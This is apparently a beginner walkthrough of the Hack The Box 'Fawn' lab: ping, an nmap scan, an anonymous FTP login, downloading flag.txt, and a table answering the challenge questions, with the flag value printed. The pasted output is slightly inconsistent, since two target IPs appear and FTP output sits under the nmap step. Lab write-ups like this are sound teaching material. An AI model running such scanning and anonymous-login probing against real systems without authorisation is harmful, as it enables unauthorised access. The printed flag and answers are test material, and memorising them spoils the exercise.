HTB Fawn - Write up

A Comprehensive guide on solving the **HTB Fawn** challenge. This beginner-friendly box introduces key cybersecurity concepts such as **FTP enumeration**, **anonymous login**, and **basic Linux commands**. We'll walk through identifying services, exploring open ports, and retrieving the root flag using fundamental tools.

🧠 Challenge Overview

- **Name:** Fawn
- **Platform:** Hack The Box
- **Skills Tested:** FTP enumeration, basic networking, Linux commands
- **Difficulty:** Easy


🛠️ Tools & Commands Used

- `ping` – Check if the host is alive
- `nmap` – Port scanning and service detection
- `ftp` – Connect to the target via File Transfer Protocol
- `ls`, `get`, `cat` – For listing, downloading, and viewing files

🔍 Step-by-Step Walkthrough

🔹 Step 1: Ping the Target

Check if the target is reachable:



```
┌─[us-starting-point-2-dhcp]─[10.10.14.97]─[annieee11@htb-27alk6ih48]─[~]
└──╼ [★]$ ping 10.129.43.55
PING 10.129.43.55 (10.129.43.55) 56(84) bytes of data.
64 bytes from 10.129.43.55: icmp_seq=1 ttl=63 time=8.24 ms
64 bytes from 10.129.43.55: icmp_seq=2 ttl=63 time=2095 ms
64 bytes from 10.129.43.55: icmp_seq=5 ttl=63 time=8.28 ms
64 bytes from 10.129.43.55: icmp_seq=6 ttl=63 time=1166 ms
64 bytes from 10.129.43.55: icmp_seq=7 ttl=63 time=156 ms
64 bytes from 10.129.43.55: icmp_seq=8 ttl=63 time=8.45 ms
```


```
ping 10.129.16.241
```

If you get ICMP replies, the host is **alive.**

🔹 Step 2: Scan with Nmap

Run a service/version detection scan:

```
nmap -sV 10.129.16.241
```



```
┌─[us-starting-point-2-dhcp]─[10.10.14.97]─[annieee11@htb-27alk6ih48]─[~]
└──╼ [★]$ ftp 10.129.43.55
Connected to 10.129.43.55.
220 (vsFTPd 3.0.3)
Name (10.129.43.55:root):
```

✅ We see **FTP (vsftpd 3.0.3)** running on port **21**, and the target OS is **Unix**.

🔹 Step 3: Connect via FTP (Anonymous Login)

Try logging in with the **anonymous** account:

bash
CopyEdit


```
ftp 10.129.16.241
```

When prompted for a username:

```
Name (10.129.16.241:user): anonymous
Password: (press Enter)
```

You should see:

```
230 Login successful.
```



```
┌─[us-starting-point-2-dhcp]─[10.10.14.97]─[annieee11@htb-27alk6ih48]─[~]
└──╼ [★]$ ftp 10.129.43.55
Connected to 10.129.43.55.
220 (vsFTPd 3.0.3)
Name (10.129.43.55:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

🔹 Step 4: List and Download Files

Inside the FTP session, list the contents:

```
ls
```

You'll find:

```
flag.txt
```

Download it using:

```
get flag.txt
```

Exit FTP:

```
exit
```

🔹 Step 5: View the Flag

Use `cat` to read the downloaded file:

```
cat flag.txt
```

✅ **Flag:**

```
035db21c881520061c53e0536e44f815
```

🧩 Challenge Q&A

Question	Answer
❖ What does FTP stand for?	❖ File Transfer Protocol
❖ Which port does FTP use by default?	❖ 21
❖ What is the secure version of FTP?	❖ SFTP
❖ Command to send ICMP echo requests?	❖ ping
❖ What version is the FTP service?	❖ vsftpd 3.0.3
❖ What OS is the target running?	❖ Unix
❖ Command to show FTP help menu?	❖ ftp -h
❖ Username for anonymous login?	❖ anonymous
❖ Response code for "Login successful"?	❖ 230
❖ Linux/FTP command to list files (besides `dir`)?	❖ ls
❖ FTP command to download a file?	❖ get

✅ Conclusion


The **Fawn** box is a great entry-level CTF challenge that emphasizes:

- The dangers of **misconfigured FTP servers**
- How easy it is to **leak sensitive data** when anonymous access is enabled
- The importance of using secure protocols like **SFTP**

This challenge helps build a strong foundation in **network enumeration**, **service inspection**, and **basic exploitation**.

🎯 **Tip for Beginners:** Always try anonymous FTP login when you find an open port 21 — you might get lucky!

🧑‍💻 Keep learning, stay curious, and happy hacking!



Fawn has been Pwned!

Congratulations Annieee11, best of luck in capturing flags ahead!

21 Jul 2025

PWN DATE

Happy Hacking !!!!